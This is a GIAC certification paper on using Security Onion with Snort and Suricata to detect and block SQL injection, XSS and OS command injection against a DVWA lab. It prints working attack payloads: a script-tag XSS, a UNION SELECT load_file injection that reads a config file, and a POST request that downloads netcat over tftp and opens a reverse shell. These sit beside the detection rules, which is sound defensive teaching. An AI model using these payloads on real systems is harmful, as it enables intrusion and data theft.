Global Information Assurance Certification Paper

Detecting and Preventing Web Application Attacks with Security Onion

GIAC (GCIA) Gold Certification

Author: Ashley Deuble, ash@ash-d.net
Advisor: David Shinberg

Accepted: 26th July 2012

Abstract

Although web application attacks have existed for over the last 10 years, simple coding errors, failed input validation and output sanitization continue to exist in web applications that have led to disclosures for many well-known companies. The most prevalent web application attacks are SQL Injection, Cross Site Scripting and OS Command Injection. With an increased number of companies conducting business over the Internet, many attackers are taking advantage of lax security and poor coding techniques to exploit web applications for fame, notoriety and financial gain.

There are multiple ways to detect and prevent these vulnerabilities from being exploited and leaking corporate data on the Internet. One method involves using IDS/IPS systems to detect the attack and block or alert appropriate staff of the attack. Security Onion by Doug Burks contains a suite of tools that aid an analyst in detecting these events. Security Onion is a live Xubutnu based distribution containing many of the tools required to perform the detection and prevention of these exploits.

1. Introduction

Security Onion contains software used for installing, configuring, and testing Intrusion Detection Systems. Security Onion contains Snort, Suricata, Sguil, Xplico, nmap, scapy, hping, netcat, and tcpreplay (Burks, 2012).

This paper uses Security Onion release dated 20120405 and investigates how to alert and block on SQL Injection(SQLi), Cross Site Scripting (XSS), and command injection web application attacks. SQLi and XSS vulnerabilities were rated as OWASP's number 1 and 2 risks in its 2010 report (The Open Web Application Security Project, 2010)[1].

As shown below in figure 1, 37% of attacks for January to June 2011 were targeted towards web applications (Hewlett-Packard, 2011).




Figure 1 – Comparison of attacks

[1] http://owasptop10.googlecode.com/files/OWASP Top 10 - 2010.pdf

2. Test Lab Setup

The test lab consists of Security Onion[2], the Damn Vulnerable Web Application (DVWA) distribution[3] and the Samurai WTF distribution[4] (refer to figure 2). Security Onion instances for Snort and Suricata were configured to analyze traffic between the vulnerable web applications in DVWA and the attacking machine (Samurai WTF). One of the main goals of the DVWA distribution is to aid security professionals in testing their skills and tools in a legal environment (Damn Vulnerable Web App, 2011), which makes it a great choice to demonstrate the capabilities of Security Onion.




Figure 2 – Lab environment

3. Security Onion for Detection

The latest version of Security Onion can be downloaded from the Security Onion website[5]. The recommended procedure for installing Security Onion to the hard drive of a system can be found on the Security Onion wiki site[6].

[2] http://sourceforge.net/projects/security-onion/files/
[3] http://www.dvwa.co.uk
[4] http://sourceforge.net/projects/samurai/files/samurai/
[5] http://securityonion.blogspot.com
[6] http://code.google.com/p/security-onion/wiki/Installation

3.1. Basic Configuration of Security Onion

Configuring Security Onion can be done quickly using the provided setup tool. The setup tool has two modes when setting up Security Onion:

Quick Setup

The Quick Setup process automatically configures most of the applications using Snort and Bro to monitor all network interfaces by default. This setup method is used when the IDS server and the IDS sensor are configured on the same system. The Quick Setup process also configures and enables Sguil, Squert and Snorby.

Advanced Setup

Advanced Setup allows more control over the setup of Security Onion. This process is used when an analyst wants to configure a system to:

- Install either a Sguil server, Sguil sensor, or both
- Select either Snort or Suricata IDS engine
- Selecting an IDS ruleset, Emerging Threats, Snort VRT, or both
- Configure network interfaces monitored by the IDS Engine and Bro

Snort is the defacto standard of Open Source IDS engines, while Suricata is an emerging IDS developed by the Open Information Security Foundation. Suricata has many features of Snort, as well as unique capabilities such as multi-threading and additional detection protocols. More information on Suricata can be found on the Open Information Security Foundation website[7].

3.2. Advanced Configuration of Security Onion

Advanced configurations of Security Onion may be required in larger complex environments. In these cases Sguil sensors may be distributed to multiple network segments. A conceptual design diagram may look similar to figure 3. In this scenario, the Advanced Setup wizard would be run to configure two Sguil sensors and a Sguil server. Snort or Suricata will monitor the network link for

[7] https://redmine.openinfosecfoundation.org/projects/Suricata/wiki

security events and log them, Barnyard will forward events from the Snort or Suricata logs to the Sguil sensor agent. The Sguil sensor agent will record the entries in the Sguil server database and a separate instance of Snort or Suricata will log the packets to local disks. The Sguil sensors also listen for commands from the Sguil server that request previously logged packet data.




Figure 3 – Multiple sensors

3.3. Addition Setup Tasks

In-place upgrades should be performed regularly with the following command to ensure all tools, applications and functionalities are up to date. The upgrade script is cumulative and will upgrade older versions of Security Onion to the most recent version (including updates in between) (Burks, 2012).

```
sudo -i "curl -L
http://sourceforge.net/projects/security-
onion/files/security-onion-upgrade.sh > ~/security-onion-
upgrade.sh && bash ~/security-onion-upgrade.sh"
```

For installations in a virtual environment, it's highly recommended the screen saver be disabled. This can be completed in Security Onion by clicking Applications -> Settings -> Screensaver. When the Screensaver Preferences window appears, click the Mode dropdown and select "Disable Screen Saver" or "Blank Screen Only", close the Screensaver Preferences window to save the settings.

3.4. Basic IDS Configuration

During setup, The Security Onion setup tool will configure the selected IDS engine. Important configuration files common to Snort and Suricata can be found in the following locations

/etc/nsm/rules/

This folder contains the IDS engine rules used for detection of events. All rules downloaded with pulledpork will be saved to downloaded.rules and will be specifically for the IDS engine that was selected. All user created rules should be saved into local.rules.

3.4.1. Basic Snort Configuration

Configuration files specific to Snort can be found at the following locations

/etc/nsm/name_of_sensor/Snort.conf

The Snort.conf file is used to configure Snort. Steps to customize the configuration in the Snort.conf file are as follows:

1. Set the network variables.
2. Configure the decoder
3. Configure the base detection engine
4. Configure dynamic loaded libraries
5. Configure preprocessors
6. Configure output plugins
7. Customize the rule set
8. Customize preprocessor and decoder rule set

9. Customize shared object rule set

The Snort sensor should be restarted after any changes have been made to any of the rules or configuration files. Issuing the following command will apply the changes:

```
sudo nsm --sensor --restart --only-Snort-alert
```

3.4.2. Basic Suricata Configuration

Important configuration files specific to Suricata can be found in the following locations

/etc/nsm/name_of_sensor/Suricata.yaml

The Suricata.yaml file is used to configure Suricata. The recommended steps to customize the configuration in the Suricata.yaml file are as follows:

1. Set the network variables of the home network at HOME_NET
2. Set EXTERNAL_NET to !HOME_NET (not the home network). It is also possible to set EXTERNAL_NET to 'any' (the same as the default Snort configuration) but this may increase the chances for false-positives.
3. Configure the settings for HTTP_SERVERS, SMTP_SERVERS , SQL_SERVERS , DNS_SERVERS and TELNET_SERVERS (these are set to HOME_NET by default)
4. Configure the HTTP_PORTS, SHELLCODE_PORTS, ORACLE_PORTS and SSH_PORTS port variables to suit the network

After changes have been made to the Suricata rules or configuration files the following command must be issued to restart the sensor:

```
sudo nsm --sensor --restart --only-Snort-alert
```

In this version of Security Onion the "--only-Snort-alert" command line switch applies to the IDS engine that is currently in use (either Snort or Suricata).

4. Writing Custom Rules for Snort and Suricata

Both Snort and Suricata use the same base rule language. Additionally, Suricata has the ability to use the additional protocol keywords HTTP, TLS, FTP and SMB. Rules are broken into two sections, the rule header and rule options (Figure 4). The rule header contains the rule's action, protocol, source IP address/netmask and port, destination IP address/netmask and port, and traffic direction. The rule options can contain alert messages, references (cve, bugtraq, Nessus etc.), revision etc. Information on writing Snort and Suricata rules, as well as detailed descriptions of all the fields can be found in the Snort manual[8] and on the Suricata website[9].




Figure 4 – Snort rule

For a rule to function correctly, it must contain all elements of the rule header, a payload detection rule option (e.g. "content"), as well as the "msg" and "sid" rule options. Without these elements, the IDS engine will fail to parse the rule correctly and will not start.

4.1. Confirming Your IDS Engine is Working

A quick way to verify Snort or Suricata is working correctly, is to create the following rule in the /etc/nsm/rules/local.rules file. This alert will trigger on any


[8] http://www.Snort.org/assets/166/Snort_manual.pdf

[9] https://redmine.openinfosecfoundation.org/projects/Suricata/wiki/Suricata_Rules

ICMP traffic from the analyst's workstation to another system (assuming that the analysts IP address is 10.1.1.1).

```
Alert icmp 10.1.1.1 any -> any any (msg:"ICMP";
sid:100002;)
```

From a command prompt on the analyst's workstation, issue the required ping request and review the alerts in the Sguil console. If the IDS engine is configured and running correctly, the analyst should see a successful response similar to figure 5.



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	SecOnio...	3.693	2012-06-02 06:20:18	192.168.44.129		192.168.0.10		1	Snort Alert [1:100002:0]

Figure 5 – Successful alert

4.2. Cross-Site Scripting (XSS)

XSS attacks are a type of injection problem, in which malicious scripts is injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a client side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application accepts input from a user in the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know the script should not be trusted, and will execute the script (The Open Web Application Security Project, 2011).

The following code will exploit XSS vulnerabilities

```
<script>alert(1)</script>
```

To exploit this vulnerability the above code would be copied to a field within the vulnerable web application and produce a result similar to figure 6. The output of this attack in Wireshark is shown in figure 7.




Figure 6 – XSS attack




Figure 7 – XSS Wireshark output

As seen in the example, this XSS attack utilizes the <script> and </script> tags. The script tags have been decoded from ascii to hexadecimal format producing the following output.

%3Cscript%3Ealert%281%29%3C%2Fscript%3E

Both Suricata and Snort will detect and transcode ascii and hexadecimal characters.

There are other formats for XSS attacks, examples of which can be found on the ha.ckers.org XSS (Cross Site Scripting) Cheat Sheet[10]. An analyst can use these references to fine-tune or create additional rules for detecting and blocking other types of Cross Site Scripting attacks.

[10] http://ha.ckers.org/xss.html

4.2.1. Rules to Detect and Block XSS Attacks

Security Onion will detect and alert on the above example Cross Site Scripting attack using the Emerging Threats ruleset located in the downloaded.rules file.

To alert and block on XSS attacks all rules must be configured to use the "drop" action as shown below.

Snort

```
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt"; flow:to_server,established;
content:"</script>"; fast_pattern:only; nocase; http_uri;
reference:url,ha.ckers.org/xss.html;
reference:url,doc.emergingthreats.net/2009714;
classtype:web-application-attack; sid:2009714; rev:6;)
```

Suricata

```
drop http $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"ET WEB_SERVER Script tag in URI, Possible Cross
Site Scripting Attempt"; flow:to_server,established;
uricontent:"</script>"; nocase;
reference:url,ha.ckers.org/xss.html;
reference:url,doc.emergingthreats.net/2009714;
classtype:web-application-attack; sid:2009714; rev:5;)
```

4.3. SQL Injection

A SQL Injection attack consists of insertion or "injection" of a SQL query via input data from the client into the application. A successful SQL Injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

SQL Injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands (The Open Web Application Security Project, 2011).

The following code will exploit SQL Injection vulnerabilities.

```
' UNION ALL SELECT
load_file('C:\\xampp\\htdocs\\dvwa\\config\\config.inc.ph
p'), '1
```

Like Cross Site Scripting, the above code is entered into a field in the vulnerable application. In this example the page does not display any information to the screen (figure 8) but includes the information within the page source code (figure 9).

Figure 8 – SQL Injection

Figure 9 – Page source from SQL Injection

The Wireshark output of this attack (figure 10) shows this SQL Injection exploit utilizes the "UNION" and "SELECT" functions within SQL.




Figure 10 – SQL Injection Wireshark output

4.3.1. Rules to Detect and Block SQLi Attacks

Security Onion will detect and alert on SQL Injection attacks using rules from the Emerging Threats ruleset located in the downloaded.rules file.

To alert and block on SQL Injection attacks all rules must be configured to use the "drop" action as shown below.

Snort

```
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"ET WEB_SERVER Possible SQL Injection Attempt UNION
SELECT"; flow:established,to_server; content:"UNION";
nocase; http_uri; content:"SELECT"; nocase; http_uri;
pcre:"/UNION.+SELECT/Ui";
reference:url,en.wikipedia.org/wiki/SQL_injection;
reference:url,doc.emergingthreats.net/2006446;
classtype:web-application-attack; sid:2006446; rev:11;)
```

Suricata

```
drop http $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"ET WEB_SERVER Possible SQL Injection Attempt UNION
SELECT"; flow:established,to_server; uricontent:"UNION";
nocase; uricontent:"SELECT"; nocase;
pcre:"/UNION.+SELECT/Ui";
reference:url,en.wikipedia.org/wiki/SQL_injection;
reference:url,doc.emergingthreats.net/2006446;
classtype:web-application-attack; sid:2006446; rev:11;)
```

4.4. OS Command Injection

In this example, an application designed to ping an IP address is vulnerable to command execution exploits (figure 11).

Figure 11 – Vulnerable web application

The application lets the user enter an IP address, run the ping command and return the result to the screen (figure 12).




Figure 12 – Intended function of web application

However, with a little bit of basic command line knowledge an attacker can append other commands that will execute on the local machine (figure 13).




Figure 13 – Successful command injection

The attacker is no longer bound by the programmed intention of this script and can use it for other purposes. In the following example (figure 14), the attacker has run a command to copy netcat to the web server and executed it to create a remote shell to connect to.




Figure 14 – Advanced command injection attack

Once executed, the attacker has a remote shell connected to the web server where they can issue commands.

Security Onion will detect the transmission of the windows netcat binary over tftp (figure 15).

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	SecOnio...	3.266	2012-04-14 04:13:03	192.168.44.129	1086	192.168.44.131	69	17	ET TFTP Outbound TFTP Read Request
RT	1	SecOnio...	3.267	2012-04-14 04:13:03	192.168.44.129	1086	192.168.44.131	69	17	GPL TFTP GET nc.exe
RT	4	SecOnio...	3.268	2012-04-14 04:13:03	192.168.44.131	35778	192.168.44.129	1086	17	GPL SHELLCODE x86 NOOP

Figure 15 – Detection in Sguil

If the analyst has detected a netcat remote shell connection (this is denoted in netcat with the "-e cmd" switch) they could create an IDS rule to trigger on the "-e cmd" switch. To write this rule, they need to know the data to look for in the packets. They can get this information from a Wireshark sample of the http post request when the web application is getting exploited, as shown in figure 16. It is important to note the data of the POST command.

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 192.168.44.129
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://192.168.44.129/dvwa/vulnerabilities/exec/
Cookie: security=low; PHPSESSID=mut7o6vi94i9tkvb9n4mcmbl34
Content-Type: application/x-www-form-urlencoded
Content-Length: 102

ip=127.0.0.1+%26+tftp+-i+192.168.44.131+get+nc.exe+%26+nc.exe+192.168.44.131+5555+-e+cmd&submit=submit
```

Figure 16 – Post request

The transfer of traffic captured by Wireshark can be seen in figure 17.

Time	Source	Destination	Protocol	Info
23.044903	192.168.44.137	192.168.44.129	TCP	52888 > http [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TSV=1412162 TSER=0 WS=6
23.045099	192.168.44.129	192.168.44.137	TCP	http > 52888 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=0 TSV=0 TSER=0
23.045369	192.168.44.137	192.168.44.129	TCP	52888 > http [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=1412162 TSER=0
23.045831	192.168.44.137	192.168.44.129	HTTP	POST /dvwa/vulnerabilities/exec/ HTTP/1.1 (application/x-www-form-urlencoded)
23.198053	192.168.44.129	192.168.44.137	TCP	http > 52888 [ACK] Seq=1 Ack=702 Win=63539 Len=0 TSV=63261 TSER=1412162

Figure 17 – Wireshark traffic capture

Using this information, the analyst can create a rule (figure 18) to detect when a command is issued that contains “-e cmd”. It is important to note this rule is very

basic and will be prone to generating false alerts. Further tuning of this rule would be required before it could be used on a production environment.

```
alert tcp any any -> any 80 (msg:"netcat command shell switch"; content:"-e+cmd"; sid:1000000001;)
```

Figure 18 – Rule to detect netcat command shell

When the rule is triggered the following alert is generated in Sguil (figure 19)

Figure 19 – Sguil alert

Further analysis of the malicious traffic will help the analyst write a more robust rule that is less prone to generating false alerts.

5. Security Onion for Monitoring and Reporting

5.1. Sguil

Sguil is a graphical interface providing realtime access to events, session data and packet data captured by the Snort or Suricata IDS systems (see figure 20). Sguil facilitates the practice of Network Security Monitoring and event driven analysis (Visscher, 2007).

